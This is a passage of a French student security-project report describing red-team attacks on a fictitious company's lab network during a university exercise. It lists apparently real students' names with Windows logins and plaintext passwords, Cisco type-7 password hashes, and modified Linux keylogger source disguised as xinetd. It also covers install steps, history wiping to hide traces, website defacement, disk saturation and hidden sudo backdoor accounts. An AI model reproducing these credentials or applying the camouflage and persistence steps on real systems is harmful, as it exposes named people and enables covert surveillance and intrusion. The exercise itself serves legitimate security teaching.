ip nat inside source list 1 interface FastEthernet0/0 overload
ip nat inside source static tcp 10.20.20.2 25 172.17.0.2 25 extendable
!
(...)
!
ip nat inside source static tcp 10.10.10.5 22 172.17.0.2 12768 extendable
!
ip access-list extended versparc
 permit tcp any host 10.20.20.2 eq 8080

(...)

 permit udp any 10.20.20.0 0.0.0.255 gt 1024
!
logging facility local1
logging 10.10.10.5
access-list 1 permit 10.0.0.0 0.255.255.255
(...)
!
line con 0
 password 7 02202B7F2B002F2249
 login
line aux 0
line vty 0 4
 password 7 0807636A291F251417
 login
!
(...)
end

facial#
```

La configuration complète du routeur se situe sur la mailing list dans le dossier « 07.Réseau ».

5. Phase 3

5.1. Introduction

Tout au long du projet sécurité, l'objectif était l'attaque de phase 3. Au cours de cette attaque nous allions utiliser toutes les informations en notre possession afin de nuire au maximum au fonctionnement du réseau de l'entreprise Candide SA.

De plus, afin de coller au maximum à un cas réel, nous avons décidé de dérober tous les documents sensibles de l'entreprise. Dans notre cas, il s'agissait des fichiers de configuration et de mots de passe des machines. En effet, l'un des biais du projet est que la société Candide SA est fictive, il n'y a donc aucun espionnage industriel possible.

Contre toute attente, la plus grande difficulté à laquelle nous avons dû faire face lors de la 3e attaque est le dysfonctionnement des équipements provoqué par l'équipe « Défense » elle-même !

Les manipulations entamées par l'équipe « Défense », en vue de préparer le réseau à la 3e attaque, ont échoué et ont par conséquent bloqué tout le réseau. Le routeur n'étant plus accessible à l'administrateur du routeur lui-même, il nous était difficile de l'attaquer !

5.2. Pallier aux incompétences des responsables

Le routeur frontal dans l'entreprise Candide SA étant inaccessible, nous avons dépêché l'agent Frédéric pour aller physiquement sur les lieux et tenter de prendre le contrôle du routeur. Par chance, il a pu rentrer dans la salle de TP U2-213 et accéder aux équipements de l'entreprise Candide SA. L'attaque a alors pu commencer.

5.3. Reconfiguration des accès privilégiés sur les équipements

Routeur facial

Une fois le routeur redémarré, Olivier a pu prendre à distance le contrôle du routeur grâce au mot de passe *« enable ».*
Le mot de passe *« enable »* du routeur a été modifié, ainsi que son adresse IP (172.17.0.250) afin de laisser l'équipe « Défense » croire que le routeur est hors de service.

PCs

Par ailleurs, les machines XP n'étaient pas non plus joignables via VNC : l'une d'elles avait crashé, et l'autre stoppé son accès réseau à cause d'un conflit d'adresses IP.
En effet, dans le but de sécuriser l'affectation des adresses IP via DHCP vers les clients, une tentative a été faite au niveau du serveur DHCP de faire des réservations IP par adresse MAC. Toutefois, la même adresse IP ayant été affectée à 2 adresses MAC différentes, un conflit d'adresse IP s'en est suivi, qui a coupé l'accès réseau sur une machine cliente. Frédéric a donc aussi redémarré les clients. Après nous être connectés en « Administrateur local » sur chaque machine, nous avons modifié le mot de passe de l' « administrateur local » et supprimé les autres comptes. Puis nous avons réglé le problème de l'adressage IP en fixant des adresses IP fixes sur les machines.
Quant aux machines LINUX, le mot de passe ROOT a également été modifié, ainsi que ceux des comptes utilisateurs.

Base de données

Un serveur de base de données MySQL est installé sur la machine DIONYSOS. Nous avons également modifié le mot de passe ROOT du serveur de base de données et supprimé le paquet 'PHPMyAdmin' permettant l'administration de la base de données.

5.4. Reconfiguration des services du réseau

Equipe « Défense »

Afin de faciliter nos interventions sur les différentes machines du réseau, nous avons supprimé le VPN du réseau 10.10.10.0/24 et mis en place des redirections de ports sur le routeur frontal vers les ports SSH des machines LINUX et VNC des clients/serveurs Windows. De plus, les listes de contrôle d'accès (ACLs) du routeur ont été modifiées.

Concernant les PCs, les clients Windows ont été retirés de l'Active Directory, et le service Kiwi Syslog permettant de rediriger les logs des machines Windows vers un serveur Syslog, a été stoppé et désinstallé sur toutes les machines.
Dans tous les cas, le service était inefficace, aucun log n'était transmis !
Sur les machines LINUX, la bonté de l'équipe Attaque s'est révélée, et nous avons décidé de laisser tous les logs en place *(/var/log/auth.log, /var/log/wtmp*, */var/log/syslog*…). De plus, nous n'avons pas modifié les configurations des démons Syslog des machines LINUX Titan et Dionysos qui transmettaient tous leurs logs vers la sonde de l'équipe « Analyse » *(/etc/syslog.conf*) En espérant que l'équipe « Analyse » saura en faire bon usage !

Equipe « Analyse »

L'équipe « Analyse » d'ailleurs n'a pas été oubliée ; sur une machine LINUX de l'équipe « Défense », une clef RSA permettait de faire des copies sécurisées de fichiers vers la sonde en utilisant SCP (copie destinée à récupérer les logs du serveur Apache). Nous avons profité de cet accès sur la sonde de l'équipe « Analyse » et saturé le disque dur. Le disque ainsi rempli, la sonde n'était plus à même de loguer le trafic réseau.
Nous avons également récupéré les fichiers */etc/group* et */etc/passwd* de la machine. Par ailleurs, d'autres fichiers de configuration ainsi que les logs (*/var/log/**) ont été dérobés.

Dédicaces

Site Web

Beaux joueurs, nous avons décidé de défigurer le site Web de l'entreprise CANDIDE SA, et de le remplacer par le nôtre.
Par ailleurs, afin de coller à des cas réels, nous avons profité de cet accès privilégié sur la machine et de l'espace disque disponible pour installer un serveur FTP pirate permettant à n'importe quel internaute de télécharger de la « musique » (DIAM'S !).

Death script

Le jour de la dernière attaque, nous avons convoqué les équipes « Défense » et « Analyse », enfin ceux qui ont bien voulu se lever, pour faire une démonstration. Nous leur avons montré en direct le piratage de toute leur infrastructure : recherche des failles, récupération des mots de passe, défiguration du site Web, saturation des disques durs…
Évidemment, le script BASH ne réalise aucune opération en direct, mais en quelques secondes les membres des 2 équipes voient apparaître sous leurs yeux (et ceux de tout le monde) le pire des scénarios possibles: informations confidentielles dévoilées, machines corrompues, accès bloqués…Bref la crédibilité de l'entreprise CANDIDE SA fait partie du

passé ! Ainsi que celle des auditeurs censés prévenir les incidents. Un moment de bonheur à savourer !

B – Partie Social Engineering

6. Récupération des mots de passe

6.1. Les sessions Windows U3

Récolte

Lors du premier TP de base de données multidimensionnel de M. Teste, une feuille contenant les noms, prénoms, login et password de session Windows en U3 de chaque personne a circulé dans la salle de TP. Nous avons donc profité de cette occasion pour relever les informations sur les personnes suivantes :

NOM	PRENOM	LOGIN	PASSWORD
Equipe Défense			
Beaugendre	Philippe	beaugendre	eheles6&
Cottin	Guillaume	cottin	igylav3&
Dang	Emmanuelle	dang	iduwew1*
Djouai	Ilias	djouai	ajetag8$
Fossen	Cécile	fossen	ifyeig8$
Jean Marius	Youri	jeanmarius	ifuvos6$
Larribau	Vincent	larribau	yleses6!
Peyronnet	Fabien	peyronnet	okofyz9$
Equipe Audit			
Fesantieu	Jean-Charles	fesantieu	akivyfo$

Nous avons réalisé ce relevé d'informations en toute discrétion. C'est pour cette raison que nous n'avons pas noté plus de login/pass de l'équipe "Audit". De plus, l'équipe "Audit" n'est pas notre cible principale.

Connexion aux comptes

Dans un premier temps, nous avons donc commencé par vérifier que le relever d'information est correct.
Pour cela, nous nous sommes connecté au domaine avec chacun de ces login/pass.
Seulement 2 informations étaient erronées au premier essai : le login de Youri n'était pas « jean-marius » mais « jeanmarius ». Et le mot de passe de Guillaume n'était pas « igylav3$ » mais « igylav3& ».
Nous avons retrouvé le login de Youri en listant les répertoires présents sur le partage de l'université : \\goyave\data. Ce partage contient tous les répertoires personnels des utilisateurs.
Une fois cette vérification effectuée, nous avons pu parcourir les dossiers des utilisateurs.

Parcours des dossiers

Dans cette seconde étape, nous avons parcourus la totalité des dossiers de chaque personne afin de repérer les documents intéressants qui pouvait nous fournir des informations sensibles :

- Z:/LOGIN sur GOYAVE (espace disque de l'ustilisateur)
- Mes Documents
- Documents And Settings

Analyse des fichiers et cookies

A la troisième étape, nous avons ouvert les fichiers, et exécutables qui nous paraissait intéressants.
La lecture des cookies et des fichiers (texte, doc…) n'a pas été concluante.

Par contre, nous avons pu remarquer deux personnes (Ilias et Guillaume) utilisent le client FTP FileZilla sur leur compte. Et comme nous nous y attendions, la liste de l'historique de connexion n'a pas été effacée. Ce qui signifie que nous pouvions relancer les dernières connexions sans connaître les login/pass.
Pour chaque ligne de l'historique nous avons tenté de nous connecter, opération qui fonctionna parfaitement.

Etant donné que le protocole FTP laisse paraître toutes les transactions en clair, il suffit donc de lancer un sniffer pour obtenir ces données. Malheureusement, les règles de sécurité mise en place (GPO) ne nous permettent pas d'installer des logiciels (ce qui se révélera faux par la suite).

Nous décidons donc d'être patients, de compresser tout le dossier, et de le transférer sur un espace FTP personnel afin de lancer le sniffer à la maison. Ceci nous permet aussi de travailler en toute tranquillité, à l'abri de tout regard (ce qui n'est pas le cas, en salle de TP de BDD).

Capture réseau

Après avoir démarré le logiciel de capture Ethereal, puis lancer toutes les connexions enregistrées dans FileZilla, nous avons obtenu les données les mots de passes de plusieurs boites mails.
Nous nous sommes vite rendu compte que ces mots de passes etaient utilisés sur plusieurs boîte de courrier électroniques.

La liste des mots de passe utiles a été sauvegardée dans un fichier mis à jour tout on long du projet.

Cette erreur est due, soit à une méconnaissance du logiciel, soit à un certain laxisme des utilisateurs. En effet, il est possible d'effacer l'historique en cliquant sur « Effacer l'historqiue » ou « Empty history » en VO.

Toutefois, nous avons constaté que sur certaines versions de FileZilla, l'option n'est pas présente. Dans ce cas, l'utilisateur ne doit pas laisser un tel logiciel installé sur son compte.
La seconde erreur, est le fait d'utiliser très souvent le même mot de passe pour plusieurs comptes mails, ftp…

6.2. Historique IE et accès aux boites mails

Historique Internet Explorer

Nous avons décidé de relever l'historique des sites web visités. Nous pensions que ces informations nous permettraient de connaître les protections mises en place sur l'infrastructure réalisée par l'équipe « Défense ».
Les données récoltées ne nous ont pas permis d'obtenir ce que nous attendions.

Accès aux boites mails

Nous supposions que certains utilisateurs enregistrent leur login/pass de connexion à leur boite mail. Nous avons donc tenté de vérifier si cela est vrai.
Surprise, personne n'a enregistré ses propres données. Mais ce qui est encore plus surprenant, c'est de trouver le login/pass d'une personne de l'equipe "Audit" enregistré sous le compte d'une personne de l'equipe "Défense". La tentative de connexion à gmail avec les données préenregistrées s'effectua sans problème.
Néanmoins, ceci ne nous fournit pas le mot de passe qui se cache derrière les étoiles. Ceci ne nous décourage pas, puisque nous savons tous qu'il existe des logiciels qui permettent de dévoiler les champs qui se cachent derrière les étoiles.
Nous avons donc recherché sur internet ces logiciels.
Nous en avons téléchargé énormément, certains étaient payants et ne fonctionnaient pas complètement. D'autres ne s'installaient pas (GPO), d'autres ne fonctionnent pas avec Internet Explorer. Mais au final, nous avons trouvé celui qui pouvait s'installer dans un répertoire différent que « program files » (bravo les GPO), et qui fonctionne correctement avec Internet Explorer.

6.3. Résultats

Cette étape importante de récoltes d'informations nous permet de contrôler totalement le système de communication des équipes "Analyse" et "Défense".
Ainsi nous étions capables d'anticiper toute action de la part de nos rivaux.
Bien que les informations obtenues nous donnent une longueur d'avance, nous ne nous sommes pas arrêtés là. Les utilisateurs dont nous connaissions les login pouvaient décider de changer leur mot de passe sans raison. Nous devions donc avoir des solutions de secours, et donc obtenir les login de tous les utilisateurs.

7. KeyLogger

7.1. Introduction

Voici la définition de Wikipédia d'un keylogger :

Un **enregistreur de frappe** ou **keylogger** peut être assimilé à un matériel ou à un logiciel espion qui a la particularité d'enregistrer les touches frappées sur le clavier sous certaines conditions et de les transmettre via les réseaux. Par exemple, certains enregistreur de frappe analysent les sites visités et enregistrent les codes secrets et mots de passe lors de la saisie.

En effet, ici le but était pour nous de récupérer les mots de passe de l'équipe "Défense". Les mots de passe visés étaient:

- mot de passe telnet du routeur (connexion et enable)
- mots de passe de la mailing list


7.2. Salles visées

Nous avons décidé d'installer les keyloggers dans les salles susceptibles d'enregistrer des informations pertinentes pour nous.
Les salles U2-211 et U2-212, souvent accessibles sont utilisées par nombre d'entre nous pour consulter les messagerie électronique, les chats...
Il était donc évident que ces salles seraient couvertes de keyloggers. Par ailleurs, les machines de la salle U2-213 sont souvent utilisées au cours des manipulations système/réseau. Des informations précieuses devaient certainement transitter dans les méandres du RJ-45.
Nous avons donc également choisi de couvrir les machines de la salle U2-213 de keyloggers.
Toutes ces salles ne fonctionnent pas dans un environnement homogène: certaines sont en Windows, un autre sous GNU/Linux. Il a donc été choisi de répartir le travail entre nous, un groupe Windows, et un groupe Linux

7.3. Salles Windows

Actual Spy

Problème majeur rencontré avec « Actual spy » : popup qui s'affiche pour valider la version :




De ce fait, nous n'avons pas pu continuer à l'utiliser malgré nos efforts de camouflage !


En effet, Les versions d' « Actual Spy » installées affichaient ce message d'erreur, message qu'un des membres de l'équipe « Audit » a intercepté. Il a donné l'alerte mais il n'y a pas eu de suite négatives pour notre équipe. Nous abordons cet incident plus en détail dans la partie « gestion des crises ».

« Actual spy » intègre de nombreuses fonctions pratiques :

Invisibilité




Envoi automatique des logs




KGB Spy

Mode invisible

On peut supprimer les raccourcis (menu démarrer, bureau, program files, désinstallation d'un programme), le processus du gestionnaire des taches et mettre en dossier d'installation du programme en dossier caché.



Résultat dans le viewver de logs



Il comporte aussi de nombreuses fonctions que nous avions paramétrées :

- envoi des logs par mail
- enregistrement du presse papier (pour les copier coller) : ceci nous a permis de récupérer un mot de passe de mailing-list (enregistré sur un .txt sur clé USB par exemple)

Inconvénient majeur

Le principal inconvénient de ce soft est qu'on ne peut pas lancer automatiquement la capture au démarrage du programme. Il faut une intervention manuelle de l'utilisateur et si l'ordinateur redémarre, le programme se relance sans relancer la capture.
Nous nous sommes servis de ce keylogger que les matinées réservées pour le projet sécurité puisque nous avions le temps de les lancer sur tous les postes avant que l'équipe « Défense » n'arrive.

Conclusion

Ce sont les salles que nous avions pratiquement tout le temps à disposition pour travailler. En effet nous avions l'habitude de voir les membres de l'équipe « Défense » travailler et se connecter à distance avec ces machines, notamment pour accéder aux clients de leur réseau en VNC.
C'est dans ces salles que nous avons eu un problème avec les keylogger et notamment actual spy : il affichait au bout de 40 minutes une popup demandant d'entrer le mot de passe. Vous verrez comment nous avons géré cela dans la partie « gestion des crises ».

7.4. Salle Linux

Introduction

Le but de cette manipulation est d'installer un Key Logger sur les machines Linux de salle 213 pendant les séances d'attaques. En effet, nous avons remarqué, lors de notre première séance d'attaque, que l'équipe « Défense » utilisait les machines de la salle pour se connecter à leurs équipements.
En installant un key logger sur ces machines, nous serons donc en mesure d'obtenir plus d'informations, et notamment les identifiants pour accéder à leurs machines.
Pour le Key Logger, notre choix s'est tourné vers lkl (Linux Key Logger).
Après une première installation rapide, l'équipe « Défense » avait des soupçons sur des machines de la salle 213. Nous avions utilisé le paquetage Debian. Ici, nous tenterons de camoufler l'outil.

Sources et compilation

Récupération du code source de lkl

Les sources utilisées sont disponibles à l'adresse suivante :
http://sourceforge.net/projects/lkl/
La version utilisée est la 0.1.1

Modification des sources

Afin d'éviter toute détection de la part des équipes « Défense » et « Audit », nous avons décidé de modifier le code source.
LKL utilise 3 fichiers texte contenants la liste des touches du clavier. Le premier fichier, qui contient toutes les touches sans combinaison, peut être renommé sans problème.
Par contre, les deux autres fichiers, doivent obligatoirement avoir le même nom que le premier suivi de la chaîne « ALT » pour les combinaisons de touches pressées avec la touche ALT, ou suivi de la chaîne « UP » pour les combinaisons de touches pressées avec la touche shift.

Pour modifier cette structure, nous avons modifié le fichier output.c :

```
//Upper Case keymap definition
//strcat(km_file, "UP");
strcat(km_file, "3");

//Alt keymap definition
strcpy(km_file, km_fileOLD);
strcat(km_file, "ALT");
strcat(km_file, "2");
```

Ainsi, nous pouvons renommer nos trios fichiers de configurations :

```
$ mv fr_km xinetd.o
$ mv fr_km xinetd.o2
$ mv fr_km xinetd.o3
```

De même, nous avons souhaité modifier les arguments passés en ligne de commande. Au lieu de taper :

```
$ lkl -l -k fr_km -o log.file
```

Nous allons taper :

```
$ xinetd -x -o xinetd.o -a xinetd.a
```

La commande affichée par « ps » sera plus difficilement détectable.

Pour modifier les arguments de la ligne de commande, il faut modifier le fichier main.c :

```
if(getuid() || getgid()){
     //printf("Have to be root to perform a iopl()!\n");
     exit(1);
}
if(argc == 1){
     //usage();
     exit(1);
}
//suppression des options dans getopt et modif des existantes
while((opt = getopt(argc, argv, "a:o:x")) != -1)
     switch(opt){
          case 'x':              //start logging-procedure
               lkl.log = 1;
               break;
          case 'a':              //output file for logged datas
               lkl.outfile = optarg;
               break;
          case 'o':              //define keymap
               lkl.km_file = optarg;
               break;
          default:
               //usage();
               printf("Error: can't start with this option\n");
               exit(1);
}

if(lkl.log){
     //printf("\nStarted to log port 0x%02x. Keymap is %s. The logfile is
%s.\n", lkl.port, lkl.km_file, lkl.outfile);
     printf("\nStarting xinet... OK\n");
     def_keymap(lkl.km_file);
     start_log(&lkl);
}
```

La compilation s'effectue avec les commande classiques : ./configure && make
D'autres modifications auraient pu être réalisées (mettre en dur les fichiers de config et le fichier de sortie…), mais nous n'avons pas souhaité perdre trop de temps là-dessus. En effet, nous ne pouvons pas prévoir les résultats surtout après la découverte par les autres équipes de notre premier keylogger (dans les salles Windows).

Installation

Décompression de l'archive

Premièrement, il faut télécharger l'archive (soit par http sur sympa, soit par clé USB).
Ensuite placer l'archive dans le répertoire /tmp et décompresser :

```
user$ su
root:/home/user# cd /tmp
root:/tmp# tar -xvzf xinetd-2.3.14.tar.gz
root:/tmp# cd xinetd-2.3.14
```

Installation de l'exécutable et des fichiers « fr_km »

Le script shell install.sh s'occupe de faire l'installation :

```
# !/bin/sh
```

Lancement du script :

```
root:/tmp/xinetd# ./install.sh
```

Démarrer le keylogger

Le fichier init.d de xinetd a été modifié, ainsi que celui qui se trouve dans /etc/default (il contient les options de la ligne de commande).

```
root:/tmp/xinetd-2.3.14# /etc/init.d/xinetd start
Starting internet superserver: xinetd.
root:/tmp/xinetd-2.3.14# ps x | grep xinetd
root 1099 0.0    0.4   1572  524   ?     Ss    16:58 0:00 /usr/sbin/xinetd
-x -o /usr/lib/xinetd.o2 a /usr/lib/xinetd.a
root 1101  0.0   0.5   2020  724   pts/3 R+    16:58 0:00 grep xinetd
```

Les résultats se situent dans /usr/lib/xinetd.a

Suppression des traces

```
root:/tmp/xinetd-2.3.14# cd ..
root:/tmp# rm -Rf xinetd
root:/tmp# history -c
root:/tmp# exit
```

Nous avons seulement supprimé les dernières commandes frappées. Est-ce suffisant.

Conclusion

Après le succès, du premier keylogger installé dans les salles Windows, nous espérons que celui nous donnera des résultats.
Mais après la découverte du keylogger des salles linux par l'équipe « Audit », cela risque d'être très difficile : les utilisateurs risquent d'être très rétissant à entrer leurs identifiants, et ils surveilleront sans doutes la liste des processus, les connexions active (ssh, ftp…), les dernières connexions utilisateurs (last.log, auth.log…), voir même la date de dernière modification de certains fichiers…

7.5. Conclusion

Les keyloggers peuvent être un très bon moyen pour récupérer toute information. Il faut néanmoins avoir un accès physique sur la machine visée. Par contre une fois l'accès obtenu, les options d'envoi des logs par email / ftp / etc. sont très pratiques pour ne pas avoir à

revenir consulter les logs sur la machine (sauf si c'est une machine publique, comme c'était dans notre cas)

Grâce aux keyloggers nous avons eu le mot de passe « enable » du routeur frontal de l'équipe « Défense » ainsi qu'un accès à la mailing list de l'équipe « Audit ».

8. Augmentation des privilèges

8.1. Introduction

Afin de maintenir un contrôle illicite de façon durable dans le système d'information de Candide SA, nous avons décidé d'insérer des comptes frauduleux sur la plupart des machines. Cette décision a été prise suite aux événements de détection des Keyloggers par l'équipe "Audit" et le projet de la "Défense" de "ghoster" leurs machines. Il valait mieux qu'ils fassent leurs sauvegardes avec nos comptes !!!
Cette attaque s'est déroulée en 3 phases

- Ajout de comptes sur les machines Linux
- Ajout d'un compte sur la machine Windows XP SP0
- Remontée des droits pour atteindre les machines Windows XP SP2 et 2003

Les comptes ont été rajoutés grâce au certificat OpenVPN de la "Défense" et des mots de passe récoltés par divers moyens. La machine de l'«Audit» a été « spoofée » pour qu'elle ne récolte qu'un minimum d'informations.

8.2. Ajout de comptes sur les machines Linux

Création des utilisateurs

Notre but premier était de détourner un compte système afin de l'autoriser à se connecter pour ne pas éveiller les soupeçons. Ne trouvant pas de compte de processus que l'on qualifie de sans risque, nous avons ajouté les comptes suivants :

- xorg
- iptables

Ces comptes ont des droits utilisateurs standards, mais pour avoir un accès total, l'utilitaire 'sudo' a été utilisé afin de déléguer avec une discrétion relative les droits « root ».

Récolte de données

